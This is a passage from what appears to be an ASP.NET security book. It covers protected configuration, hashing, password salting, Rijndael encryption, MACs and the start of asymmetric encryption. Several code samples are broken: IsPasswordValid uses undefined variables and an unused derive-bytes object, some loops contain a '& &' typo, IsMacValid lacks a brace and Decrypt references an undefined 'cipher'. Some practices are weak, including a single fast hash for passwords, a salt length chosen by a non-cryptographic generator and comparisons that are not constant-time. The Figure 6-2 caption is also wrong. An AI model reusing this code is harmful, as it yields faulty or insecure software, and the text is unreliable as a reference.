Once you move to a key container, you must add a section to your configuration file to tell ASP.NET that you want to use your new key container. The following snippet from a `web.config` file replaces the default configuration provider with one that uses your custom configuration key:

```
<configuration>
...
    <configProtectedData>
        <providers>
            <remove name="RsaProtectedConfigurationProvider"/>
            <add name="RsaProtectedConfigurationProvider"
                 type="System.Configuration.RsaProtectedConfigurationProvider, ➥
                       System.Configuration, Version=2.0.0.0, Culture=neutral, ➥
                       PublicKeyToken=b03f5f7f11d50a3a"
                 keyContainerName="MyConfigurationKey"
                 cspProviderName=""
                 useOAEP="false"
                 useMachineContainer="true" />
        </providers>
    </configProtectedData>
...
</configuration>
```

You can then encrypt sections by using your new provider, as shown here:

```
aspnet_regiis -pe SectionName  -prov RsaProtectedConfigurationProvider
```

Should you ever want to decrypt a configuration section, you can use the `-pd` switch, and if you want to delete a key container, you can use the `-pz` switch.

It is worth noting that, while you can encrypt nearly every configuration section, you cannot encrypt any section that is read before user code is run. The following sections cannot be encrypted:

- `processModel`
- `runtime`
- `mscorlib`
- `startup`
- `system.runtime.remoting`
- `protectedData`
- `satelliteassemblies`
- `cryptographySettings`
- `cryptoNameMapping`
- `cryptoClasses`

A CHECKLIST FOR QUERY STRINGS, FORMS, EVENTS, AND BROWSER INFORMATION

The following is a checklist you should follow when configuring your application to control information leaks:

- *Prevent reply attacks.*— If you use `ViewState`, implement a `ViewStateUserKey` to prevent reply attacks.
- *Protect sensitive information.*— Never put sensitive information in `ViewState`.
- *Encrypt `ViewState`.*— If you must use `ViewState` for sensitive information, then encrypt `ViewState`.
- *Avoid error pages.*— Do not use the default error pages.
- *User error handlers.*— Catch all errors in page level or application level error handlers, and use `Server.Transfer` to switch to an error page.
- *Use instrumentation.*— Log errors using a suitable instrumentation type.
- *Do not use `.bak` extensions.*— Never rename `.config` files with a `.bak` extension.
- *Be aware of sensitive configuration information.*— Encrypt sensitive parts of a configuration file.

6

Keeping Secrets Secret—Hashing and Encryption

Most Web applications will store data that may be considered sensitive — credit card information, Social Security Numbers, and, of course, passwords. In Chapter 5, you saw how you can encrypt `ViewState` and portions of your configuration files to prevent information leakage, but how do you encrypt other data you wish to protect?

In this chapter, you will learn about the following

- The four basic areas of cryptography: hashing, generating random numbers, symmetric encryption, and asymmetric encryption
- Where it is appropriate to use hashing and how to use it
- The difference between symmetric and asymmetric encryption
- How to encrypt and decrypt
- What algorithms are unsafe
- What the Windows Data Protection API provides, and how to use it

As you read through this chapter, you will find a lot of references to "*clear text*." Clear text simply refers to the unencrypted data you wish to secure. It may not actually be text at all. Generally, encryption algorithms work on binary data. However, clear text is a phrase derived from "plain text," which refers to information in the language of the communicating parties, a concept used long before computers were available. So cryptography has stuck with using the word "text" when actually it can refer to binary data as well. When reading about cryptography, "plain text" and "clear text" are often synonymous.

The Open Web Security Application Project (OWSAP) lists *insecure cryptographic storage* as one of its top ten vulnerabilities. This is not a specific vulnerability, but an encompassing set of flaws, such as choosing an insecure cryptographic algorithm, using your own (invented) algorithm, or not protecting sensitive data in any manner.

Cryptography is not just about encrypting data. It provides the following four functions:

- *Authentication*—The most common example of cryptographic authentication is the X509 certificate used during a Secure Sockets Layer (SSL) conversation with a Web server. This certificate provides information about the server in a secure manner, and allows a user to decide if the Web site is legitimate or not. Certificates can also be used on a server to establish the identity of a remote user (or a remote system). For example, the pass card Microsoft employees use to allow access to their building also incorporates a chip that contains an X509 certificate. This smartcard is used to authenticate an employee when he or she remotely accesses internal systems from home.
- *Non-repudiation*—Non-repudiation is a method of proving a user made a request, and not allowing a user to incorrectly deny his or her actions. For example, a message may be sent from one system to another asking for the transfer of money, but, later, the originating system may claim to have never sent the request. Non-repudiation through cryptography (typically, through the use of digital signatures that have signed the request) allows proof that the request was sent from the originating system.
- *Confidentiality*—Confidentiality was the original goal of cryptography. From the Caesar Cipher (in which Julius Caesar used to keep messages with his generals safe from prying eyes) to the Enigma machines (used in World War II to protect military communications in Germany through a series of substitution ciphers) to the numerous and complex algorithms used in SSL and Transport Layer Security (TLS) on the Internet today, encryption ensures that only users with appropriate access can decrypt and read encrypted data.
- *Integrity*—Cryptography (through hashing algorithms) can ensure that data is not changed during transmission or storage.

Cryptography is an advanced topic, which fills many books on its own. This chapter simply shows you some practical uses of cryptography. If you want to understand the underlying concepts and extend your knowledge beyond a simple application of the techniques, the book *Practical Cryptography* (Indianapolis: Wiley, 2003) by Niels Ferguson and Bruce Schnier is highly recommended.

PROTECTING INTEGRITY WITH HASHING

Hashing is a cryptographic function that is used to provide a secure fingerprint of data. A common usage you may have encountered is to check a file you have downloaded — some sites provide a Message Digest algorithm 5 (MD5) or Secure Hash Algorithm (SHA) checksum for a file. By running an appropriate program (for example, HashTab available from `http://beeblebrox.org/`) against the file you downloaded, you can then be confident that your file was not changed since the checksum was generated, and that it was not corrupted during the download process. Of course, if a

Web site has been compromised, and both the files for download and the published checksums have been replaced, then checksums provide no protection at all.

A hashing algorithm has four characteristics:

- *The output is of a known, fixed length* — The length varies according to the algorithm used. However, it is unaffected by the size of the input data.
- *It is deterministic* — The hash output is always the same for a given input.
- *It is one-way* — Data cannot be reconstructed from its hashed value.
- *(Almost) Every hash is unique* — When a hashing algorithm produces the same hash for two different sets of data, this is called a *collision*. Every hash function has a risk of collisions. However, a good hashing algorithm should minimize the collision risk by producing extremely different output, even if the input has only been changed by a single bit.

Choosing a Hashing Algorithm

The .NET framework provides several hashing algorithms in the `System.Security.Cryptography` namespace, with all hashing classes derived from the `HashAlgorithm` base class. You will notice that some algorithms appear to be implemented twice, for example `SHA1CryptoProvider` and `SHA1Managed`. Class names that end in `CryptoProvider` are wrappers around the native Windows Crypto API, whereas classes ending in `Managed` are implemented in managed code. The wrapper implementations are considerably faster than the managed code versions. However, their use would introduce a platform dependency. If you want your code to be portable to Mono or other Common Language Run-time (CLR) implementations, you should only use managed classes.

The most common algorithms in use are MD5 and SHA1. However, both of these algorithms (as well as RACE Integrity Primitives Evaluation Message Digest, or RIPEMD) have been shown to have weaknesses, and should be avoided whenever possible. The current recommended algorithms are SHA256 and SHA512.

TRY IT OUT Hashing Data

With .NET, creating a hash is very easy. You simply create an instance of the class for your desired algorithm and call `ComputeHash()`. The `ComputeHash()` method takes a single parameter, the data for which you want the hash to be calculated for. Both the input data and the resulting output are byte arrays. If you are working with strings, the `System.Text` namespace provides the `Encoding` classes to help you with the conversion. You should choose the correct encoding for your input and call `GetBytes()`. For example, if your string was in UTF8, you would use `Encoding.UTF8.GetBytes(data)`.

1. The following code snippet uses the SHA256 algorithm to calculate a hash for the provided string. Now try it out on some data of your own.

```
private string CalculateSHA256Hash(string input)
{
    // Encode the input string into a byte array.
    byte[] inputBytes = Encoding.UTF8.GetBytes(input);

    // Create an instance of the SHA256 algorithm class
    // and use it to calculate the hash.
    SHA256Managed sha256 = new SHA256Managed();
```

```
    byte[] outputBytes = sha256.ComputeHash(inputBytes);

    // Convert the outputed hash to a string and return it.
    return Convert.ToBase64String(outputBytes);
}
```

- If you use the string `Wrox Press` as input for the function, you would get the following hash:

```
6sVNBAKPU6fUyRSD1nqIkKLDuHovvdvsYi/ziBVlX3E=
```

- If you subtly change the string, for example, to `Wrox press`, you would get the following hash:

```
cpPpr9V7sfyiEx7DSzm52NCtw9zgGaBzNIf/n8DSyQg=
```

As you can see, the values are totally different, despite the only difference in the input strings being the case of the letter "P." The sample code for this chapter includes a Web site where you can enter strings and choose a hashing algorithm to see the different results.

2. If you want to produce hash values for files, the `ComputeHash()` method can accept a `Stream` instead of a byte value. You could use this to detect changes to files you have stored on your server.

To validate a hash, you simply take the clear text, calculate the hash again using the same algorithm, and compare it to the original hash value. If the calculated hash and the original hash are different, then the data from which they are derived is different. For example, if you download a file and calculate the hash value for it, but discover it differs from the one provided on the download page, then the file may have been corrupted in transit, may have been replaced by an attacker, or may have been replaced by a Web master who forgot to publish new hashes.



WARNING *Remember that MD5, SHA1, and RIPEMD are considered broken algorithms and you should not use them in new code. The American National Security Agency has a list of recommended algorithms at* `http://www.nsa.gov/ia/programs/suiteb_cryptography/index.shtml`. *You can find the seminal academic paper, "How to Break MD5 and Other Hash Functions," by Xiaoyun Wang and Hongbo Yu at* `http://www.infosec.sdu.edu.cn/uploadfile/papers/How%20to%20Break%20MD5%20and%20Other%20Hash%20Functions.pdf`. *It is mathematically heavy, but Table 2 gives examples of different byte arrays that produce the same MD5 hash.*

Protecting Passwords with Hashing

If you recall the characteristics of a secure hash algorithm, you will remember that it is one-way — the data that produced the hash cannot be reconstructed from the hash. This functionality makes a hash perfect for storing passwords securely. You can store the hash (rather than the clear text) of a password, then, in your password validation procedure, you can take the value the user provides, hash it again, and check it against your password store. Because hashing the

same value will always result in the same hash, only a user who supplies the correct password will be able to pass the validation procedure.



WARNING *Never store passwords in clear text. If your password store is compromised or stolen, then you are extremely vulnerable to fake logins and to privacy complaints from your users, or even lawsuits in some countries.*

Hashing passwords is better than encrypting passwords. This is because, if your password store is compromised, it may be possible to decrypt the passwords and discover them. Hashing is a one-way function — generally you cannot discover a clear text value from its hash.

Salting Passwords

However, storing passwords as hashes is not quite that simple. Because a hashing algorithm is deterministic (that is, producing the same results for identical input), it is possible to produce pre-calculated lists of common hashes (for example, to produce a database of hashes for every word in a dictionary). The initial time taken to produce these lists is significant. However, once produced, lookup is simple.

Raw hashes are also vulnerable to *rainbow tables*, a method of balancing the need for pre-computation of hashes and the obviously large storage necessary to keep an entire dictionary of hashes. A rainbow table contains values that are used to "zoom in" to the clear text value through multiple iterations through the rainbow table, rather than a simple lookup that a pre-computed hash dictionary offers.

These approaches make attacks against hashes feasible. Even without these problems, using a raw hash means that two or more users with the same password would have the same password hash, representing an information leak.

The standard approach to avoiding these weaknesses is known as*salting* . Salting involves the addition of entropy to the password hash by storing the combined hash of a salt (a random value) and the password. The salt does not need to be kept secret, and so it can be stored with the password hash. The combination of a salt plus a password means that a dictionary of hash lookups would have to be produced for every possible salt value, which would take both a significant amount of time and space. The length and complexity of the salt value directly affects the time taken for a Rainbow Table attack — the longer and more complex the salt, the greater the length of time needed for a successful attack. For each value you hash, you should use a new salt value. Using a new salt means that a new dictionary would have to be produced for every single password stored in your system.

Generating Secure Random Numbers

To generate a salt, you must generate a random block of data. The .NET framework includes a random number class, `Random`, which can be used to generate random numbers and bytes. However the `Random` class is not suitable for cryptography. It does not generate cryptographically secure random numbers.

In truth, all random-number algorithms are *pseudo-random number generators* (*PRNG*), algorithms that generate results that approximate the properties of random numbers. They are not

truly random because the numbers that they generate are completely determined by the data used to initialize the algorithm.

A *cryptographically secure pseudo-random number generator* (*CSPRNG*) has two requirements. First, the results they provide must be statistically random, and second, they hold up against attack. The attack-proofing includes protection against next-bit guessing (where it is computationally time-consuming to guess the next value produced) and against a state compromise (where, if the generators internal state is guessed or compromised, it should be impossible to reconstruct the previous values the algorithm produced). In banking, government, and other high-security situations, specialized hardware is used to produce true random numbers from a physical process such as the noise produced by a microphone, or the nuclear decay of a radioactive source.

The .NET Framework provides a CSPRNG class, `System.Cryptography.RNGCryptoServiceProvider`, which you should use whenever you want to generate random data for cryptographic purposes. For salting purposes, you will want a salt size between 4 and 8 bytes, which you can generate like so:

```
byte[] saltBytes;
int minSaltSize = 4;
int maxSaltSize = 8;

// Generate a random number to determine the salt size.
Random  random = new Random();
int saltSize = random.Next(minSaltSize, maxSaltSize);

// Allocate a byte array, to hold the salt.
saltBytes = new byte[saltSize];

// Initialize the cryptographically secure random number generator.
RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider();

// Fill the salt with cryptographically strong byte values.
rng.GetNonZeroBytes(saltBytes);
```

Once you have the salt value, you must combine it with the clear text to produce a salted hash, using the salt value as a prefix to the clear text, or appending it to the clear text before calculating the hash. The following code snippet appends the salt calculated from the previous snippet to the clear text before calculating a SHA256 hash:

```
// Convert the clear text into bytes.
byte[] clearTextBytes = Encoding.UTF8.GetBytes(clearText);

// Create a new array to hold clear text and salt.
byte[] clearTextWithSaltBytes =
    new byte[clearTextBytes.Length + saltBytes.Length];

// Copy clear text bytes into the new array.
for (int i=0; i < clearTextBytes.Length; i++)
    clearTextWithSaltBytes[i] = clearTextBytes[i];

// Append salt bytes to the new array.
for (int i=0; i < saltBytes.Length; i++)
    clearTextWithSaltBytes[clearTextBytes.Length + i] = saltBytes[i];
```

```
// Calculate the hash
HashAlgorithm hash = new SHA256Managed();
byte[] hashBytes = hash.ComputeHash(clearTextWithSaltBytes);
```

At this point, you now have the password hash and the salt as binary values, which you would store alongside the username in your authentication database. When a user comes back to log in to your Web site, you must validate the password the user provides is correct. The following snippet takes the password a user has entered, plus the salt and hash previously generated and saved, when the user registered (or changed) his or her password successfully:

```
private bool IsPasswordValid(string password, byte[] savedSalt, byte[] savedHash)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes =
        new Rfc2898DeriveBytes(password, savedSalt, NumberOfIterations);
    // Convert the provided password into bytes.
    byte[] clearTextBytes = Encoding.UTF8.GetBytes(clearText);

    // Create a new array to hold clear text and salt.
    byte[] clearTextWithSaltBytes =
        new byte[clearTextBytes.Length + saltBytes.Length];

    // Copy clear text bytes into the new array.
    for (int i=0; i < clearTextBytes.Length; i++)
        clearTextWithSaltBytes[i] = clearTextBytes[i];

    // Append salt bytes to the new array.
    for (int i=0; i < saltBytes.Length; i++)
        clearTextWithSaltBytes[clearTextBytes.Length + i] = saltBytes[i];

    // Calculate the hash
    HashAlgorithm hash = new SHA256Managed();
    byte[] currentHash = hash.ComputeHash(clearTextWithSaltBytes);

    // Now check if the hash values match.
    bool matched = false;
    if (currentHash.Length == savedHash.Length)
    {
        int i = 0;
        while ((i < currentHash.Length) & &(currentHash[i] == savedHash[i]))
        {
            i += 1;
        }
        if (i == currentHash.Length)
        {
            matched = true;
        }
    }
    return (matched);
}
```

The sample code for this chapter contains a Web page demonstrating salted hashing. To reduce a rainbow table's attack's feasibility even further, you can hash and salt passwords multiple times. However, be aware that this obviously slows down your authentication and registration processes.

ENCRYPTING DATA

As you have discovered, hashing is a one-way algorithm, so while the data may be safe from prying eyes, there is no way to recover it later. For this, you need a two-way process: encryption.

Encryption always requires a *key*. A key is a piece of information that is used as a parameter in an encryption algorithm. It is the key that determines the output of the algorithm — different keys produce different results when used with the same unencrypted data. A good key is a truly random piece of data of the correct size that is kept secret. If a key is compromised, then your data can also be compromised.

Encryption algorithms come in two flavors: *symmetric* and *asymmetric*. The following discussions explain the basics of each and in what scenarios you should use them.

Understanding Symmetric Encryption

Symmetric encryption is the faster of the two encryption types. It is called symmetric because the same key is used to encrypt and decrypt the data, as shown in Figure 6-1.

The .NET framework provides various symmetric algorithms that share a common characteristic — they are all *block ciphers* . A block cipher takes the unencrypted data and splits it into fixed-sized blocks that are individually encrypted. When block algorithms are used, two blocks that contain the same data would produce the same encrypted data, which leaks information to an attacker.

To bypass this problem, each block is combined with the previous block's encryption result. This is called *cipher block chaining*, and is used by default in all the algorithms provided by .NET. To start the process, you must provide some data to combine with the initial block. This starting point is called an *initialization vector* (*IV*). Like a key, an initialization block is a random piece of data that you must store in order to decrypt the encrypted data. You should never reuse IVs between different pieces of data.




FIGURE 6-1: Key use in symmetric encryption

SUITABLE SCENARIOS FOR SYMMETRIC ENCRYPTION

Symmetric algorithms are suitable for scenarios where an application needs to both encrypt and decrypt the data. An example would be an application that accepts sensitive data (such as Social Security Numbers), stores it, and then displays or processes it outside of a registration process.

Protecting Data with Symmetric Encryption

Follow these steps to encrypt data symmetrically:

1. Choose an algorithm.
2. Create or retrieve a key.
3. Generate the IV.
4. Convert the clear text data to an array of bytes.
5. Encrypt the clear text byte array.
6. Store the encrypted data and the IV.
7. If the key is new, store it.

Follow these steps to decrypt the data:

1. Choose the same algorithm that was used to encrypt the data.
2. Retrieve the key that was used.
3. Retrieve the IV that was used.
4. Retrieve the encrypted data.
5. Decrypt the data.
6. Convert the decrypted data back to its original format.

Remember that it is important to keep the key secret. Storage of encryption keys should be separated from the storage of the encrypted data, and locked down to only allow authorized use. An example would be separate databases on a SQL Server (so, if your customer database is compromised, your key database may remain safe). Of course, because your application can read the key if an attacker compromises your application (as opposed to your database), there is still a risk that your keys may become compromised.

The Organization for the Advancement of Structured Information Standards (OASIS) has an entire Technical Committee dedicated to Key Management, which produces policy documents and guidelines for both symmetric and asymmetric key management. You can find the committee works at `http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=ekmi` .

Choosing a Symmetric Algorithm

The .NET framework provides the most common symmetric encryption algorithms:

- Data Encryption Standard (DES)
- Triple Data Encryption Algorithm (3DES/TDEA)
- RC2
- Rijndael/Advanced Encryption Standard (AES)

Each one is derived from the `SymmetricAlgorithm` class in the `System.Security.Cryptography` namespace. Advances in computing power mean the DES algorithm is now considered easily broken, so it should be avoided. RC2 was an algorithm invented by Ronald Rivest for RSA Data Security to comply with U.S. export requirements. Rijndael was produced as part of a competition by the American National Institute of Standards and Technology (NIST) to find a new encryption algorithm. Its name is a portmanteau of the inventor's names, Joan Daemen and Vincent Rijmen.

Generally, you should use `RijndaelManaged` or the `AesManaged` classes because they are the most commonly used symmetric algorithms in use today. (The algorithm for the Advanced Encryption Standard, or AES, is really the Rijndael algorithm with a fixed block size and iteration count.)

Generating Keys and Initialization Vectors

As previously mentioned, a key and an IV should be a truly random set of bytes. As you learned earlier in the section, "Hashing," the `RNGCryptoServiceProvider` class is the cryptographically secure way of generating such bytes.

The allowed size of a key varies according to the algorithm. The base class `SymmetricAlgorithm` supports a property, `LegalKeySizes`, which will allow you to discover the minimum and maximum key sizes for each algorithm. Table 6-1 shows minimum and maximum key sizes for .NET's symmetric encryption algorithms.

TABLE 6-1: Current Minimum and Maximum Key Sizes for .NET's Symmetric Encryption Algorithms

ALGORITHM	MINIMUM KEY SIZE (BITS)	MAXIMUM KEY SIZE (BITS)
DES	64	64
Triple DES	128	192
Rivest Cipher 2 (RC2)	40	128
Rijndael/AES	128	256

Generally, a key size of 128 bits (the standard size for SSL) is considered sufficient for most applications. A key size of 168 bits or 256 bits should be considered for highly secure systems (such as large financial transactions). The length of the initialization vector for an algorithm is equal to its block size, which you can access by using the `BlockSize` property on an instance of the algorithm.

The following code snippet can be used to generate secure keys and IVs:

```
static byte[] GenerateRandomBytes(int length)
{
    byte[] key = new byte[length];
    RNGCryptoServiceProvider provider = new RNGCryptoServiceProvider();
    provider.GetBytes(key);
    return key;
}
```

The recommended key sizes are based on the computing power available to break the encryption algorithms. As computing power increases, so must the minimum key size used. Various governmental and other agencies require particular key sizes. A great Web site, `http://www.keylength.com`, contains the current, historical, and future requirements for recommended and mandated key sizes and algorithms by such organizations.

You can also use the`Rfc2898DeriveBytes` class to generate a key and initialization vector pair from a known value like a password combined with a random salt. This class uses the RFC 2898 standard, "PKCS #5: Password-Based Cryptography Specification Version 2.0," to generate cryptographically secure random data from a specified password and salt value that is at least 8 bytes in length. Using a password to create a key is an easy way to provide secure data that only a user can unlock, or, if the password is not sourced from a user, it makes for easy storage in a configuration file as opposed to a binary key. If you do store a password in a configuration file, you should ensure that section of the configuration file is encrypted. Chapter 5 has more details on how to encrypt configuration sections. The following function shows how to use the class to compute a suitable key and initialization vector for the specified algorithm:

```
private void GetKeyAndIVFromPasswordAndSalt(
    string password, byte[] salt,
    SymmetricAlgorithm symmetricAlgorithm,
    ref byte[] key, ref byte[] iv)
{
    Rfc2898DeriveBytes rfc2898DeriveBytes =
        new Rfc2898DeriveBytes(password, salt);
    key =
        rfc2898DeriveBytes.GetBytes(symmetricAlgorithm.KeySize / 8);
    iv =
        rfc2898DeriveBytes.GetBytes(symmetricAlgorithm.BlockSize / 8);
}
```

If you don't want to generate your own keys and IV, then you don't have to. Creating a new instance of a symmetric algorithm will initialize the key and IV to suitable cryptographically secure random numbers. However, these values will use the default key length for the algorithm. Just remember that you must save both the key and the IV in order to decrypt any data you encrypted.

Encrypting and Decrypting Your Data

Encrypting in .NET makes use of streams to abstract the type of data you want to encrypt (so that you can pass a block of memory, a file, or a network stream, without changing your underlying code). The following code snippet shows a typical encryption routine using the Rijndael algorithm:

```
static byte[] Encrypt(byte[] clearText, byte[] key, byte[] iv)
{
    // Create an instance of our encyrption algorithm.
    RijndaelManaged rijndael = new RijndaelManaged();

    // Create an encryptor using our key and IV
    ICryptoTransform transform = rijndael.CreateEncryptor(key, iv);

    // Create the streams for input and output
    MemoryStream outputStream = new MemoryStream();
    CryptoStream inputStream = new CryptoStream(
        outputStream,
        transform,
        CryptoStreamMode.Write);

    // Feed our data into the crypto stream.
    inputStream.Write(clearText, 0, clearText.Length);

    // Flush the crypto stream.
    inputStream.FlushFinalBlock();

    // And finally return our encrypted data.
    return outputStream.ToArray();
}
```

To decrypt, the steps are identical, except this time, you use a decryptor:

```
static byte[] Decrypt(byte[] cipherText, byte[] key, byte[] iv)
{
    // Create an instance of our encyrption algorithm.
    RijndaelManaged rijndael = new RijndaelManaged();

    // Create an decryptor using our key and IV ;
    ICryptoTransform transform = rijndael.CreateDecryptor(key, iv);

    // Create the streams for input and output
    MemoryStream outputStream = new MemoryStream();
    CryptoStream inputStream = new CryptoStream(
        outputStream,
        transform,
        CryptoStreamMode.Write);

    // Feed our data into the crypto stream.
    inputStream.Write(cipherText, 0, cipher.Length);
```

```
        // Flush the crypto stream.
        inputStream.FlushFinalBlock();

        // And finally return our decrypted data.
        return outputStream.ToArray();
    }
```

Using Session Keys

Some cryptanalytic attacks are made easier with more data encrypted with a specific key. In other words, the more you use a key, the easier it becomes to break it. The mitigation against this is to use a *session key* . A session key is used to encrypt a single set of data— for example, a single record in the database, or all messages within a single communication session. Using session keys does introduce complexity into your application. You suddenly have a large number of keys to keep secure.

If it's not feasible to store session keys separately from your data, then you can still use session keys by using a *master key*. The master key is kept in a secure key store, completely separate from the data to be encrypted, or derived from a password entered by the application user. A session key is then used to encrypt the data to be protected. The session key is then encrypted with the master key and stored alongside the data that it applies to, while the master key remains in a separate secure key store.

Ensuring That Data Does Not Change

Now you have methods to encrypt and decrypt data from a known key and IV. However, there is one final problem to consider — how to detect changes to our encrypted data. An attacker could change your encrypted data without having to decrypt it, causing corruption, or, if the attacker is very careful (or lucky), alter the entire meaning of the data.

You have already discovered a way to take a fingerprint of data through hashing, but for integrity checking, you also need a way to ensure the hash cannot be changed. There are two methods of doing this:

- You can hash the unencrypted data, and store the hash somewhere secure and separate from the data.
- You can encrypt the hash so an attacker must know the encryption key to change the hash.

Storing the hash separately introduces administrative complexity.

The standard approach for generating an encrypted hash is to create a *Message Authentication Code* (*MAC*). You already encountered one of these in Chapter 5, the `ViewStateMac` .

Storing a MAC for encrypted data provides two benefits:

- You can verify data has not been changed (integrity).
- You can verify that the data was created by someone who knows the secret key (authenticity).

.NET provides a number of common algorithms for generating a keyed hash, all of which use `KeyedHashAlgorithm` as their base class. The generally recommended algorithm is HMACSHA256, with a key size of 64 bytes. Follow these steps to create a MAC:

1. Choose an algorithm.
2. Create or retrieve a key. (You should not use the same key you use to encrypt your data.)
3. Convert the clear text data to an array of bytes. (You do not use the encrypted data as the basis for your MAC.)
4. Call `ComputeHash()` with the array of clear text bytes.
5. Store the MAC with your data.

The following code snippet generates a MAC:

```
static byte[] GenerateMac(byte[] clearText, byte[] key)
{
    HMACSHA256 hmac = new HMACSHA256(key);
    return hmac.ComputeHash(clearText);
}
```

The process for checking a MAC is identical to the process for checking a hash. You recalculate and compare it against the stored version, as shown here:

```
static bool IsMacValid(byte[] clearText, byte[] key, byte[] savedMac)
{
    byte[] recalculatedMac = GenerateMac(clearText, key);

    bool matched = false;
    if (recalculatedMac.Length == savedMac.Length)
    {
        int i = 0;
        while ((i < recalculatedMac.Length) & &(recalculatedMac[i] == savedMac[i]))
        {
            i += 1;
        }
        if (i == recalculatedMac.Length)
        {
            matched = true;
        }
    return (matched);
}
```

Putting it All Together

That's a lot of information to take in, so let's look at a theoretical example. Imagine that you have a Web site that must take someone's driver's license number to validate his or her age. A driver's license number should be kept secure, because it can be used in identity theft. However, it doesn't have as many legal or industry requirements as a credit card number or health records, so it's a good example to use.

Before encryption, your data record may look like Table 6-2. (If you're wondering about the length of the `LicenseNumber` field, the United Kingdom driving license number, where the author resides, is 16 characters.)

TABLE 6-2: Data Record Before Encryption

DATA COLUMN	TYPE
`PersonIdentifier`	GUID
`FirstName`	String / `nvarchar(255)`
`Surname`	String / `nvarchar(255)`
`LicenseNumber`	String / `varchar(16)`

This record format needs to change to support encryption and integrity protection. The `LicenseNumber` field will no longer be stored as clear text, but instead will become an encrypted value. So its data type will change to a binary field. You must also add a key and IV for the encryption. So you add two new fields, `SessionKey` and `IV`, to store them. These will be binary fields. Finally, you must add a `MAC` field for integrity protection, in order to detect if the values in the database have changed since you encrypted the data. This will be another binary field. Your database record would now look like Table 6-3.

TABLE 6-3: Data Record After Encryption

DATA COLUMN	TYPE
`PersonIdentifier`	GUID
`FirstName`	String / `nvarchar(255)`
`Surname`	String / `nvarchar(255)`
`LicenseNumber`	byte[] / `varbinary(512)`
`SessionKey`	byte[16] / `binary(16)`
`IV`	byte[16] / `binary(16)`
`MAC`	byte[32] / `binary(32)`

You also need two master keys, kept safe away from your main database. These are the master keys used to encrypt the session key for each record, and the validation key used to generate the `MAC`.

To add a new record, you then go through the following steps:

1. Retrieve the master encryption key and the validation key.
2. Take the clear text values for the record and concatenate them together, converting them into a byte array.

3. Compute the `MAC` by using the clear text values and validation key.
4. Create a session key and initialization vector from cryptographically secure random data.
5. Encrypt the `LicenseNumber` using the session key and initialization vector.
6. Encrypt the session key with the master encryption key.
7. Store the `PersonIdentifer`, `FirstName`, `Surname`, the encrypted `LicenseNumber`, encrypted `SessionKey`, `IV`, and `MAC` in the data store.

To retrieve and validate the record, you basically perform the steps in reverse:

1. Retrieve the master encryption key and validation key.
2. Load the record from the data store.
3. Decrypt the session key for the record using the master encryption key.
4. Decrypt the `LicenseNumber` using the decrypted session key and the IV from the retrieved record.
5. Take the clear text values for the record and concatenate them together, converting them into a byte array.
6. Compute the `MAC` using the clear text values and validation key, and compare it to the stored `MAC`. If the `MAC`s do not match, then the data has been changed or corrupted.

To update a record, you would go through a slightly modified add process:

1. Retrieve the master encryption key and the validation key.
2. Take the clear text values for the record and concatenate them together, converting them into a byte array.
3. Compute the `MAC` using the clear text values and validation key.
4. Retrieve the existing session key for the record and decrypt it using the master encryption key, or generate a new session key.
5. Retrieve the existing IV for the record, or generate a new initialization vector.
6. Generate a new session key and IV from cryptographically secure random data.
7. Encrypt the `LicenseNumber` using the new session key and IV.
8. Encrypt the session key with the master encryption key.
9. Store the `PersonIdentifer`, `FirstName`, `Surname`, the encrypted `LicenseNumber`, encrypted `SessionKey`, `IV`, and `MAC` in the data store.

Now you have all the information and processes you need to encrypt data symmetrically.

Sharing Secrets with Asymmetric Encryption

You may have noticed a drawback with symmetric encryption — if two parties are involved, both need to share the encryption key. This presents risks where one party may not securely store the key. Additionally, it isn't possible to say which party encrypted the data. In addition, exchanging the keys in a secure manner is a problematic exercise. Asymmetric encryption was developed to eliminate the need to share keys by using two keys — one for encrypting (known as the *public key*) and one for decrypting (known as the *private key*). As its name indicates, the public key does not have to be kept a secret, and can be given to anyone who wants to encrypt against it. Data encrypted against the public key can only be decrypted using the private key (which, like a symmetric key, is highly secret), as shown in Figure 6-2.




FIGURE 6-2: Key use in symmetric encryption

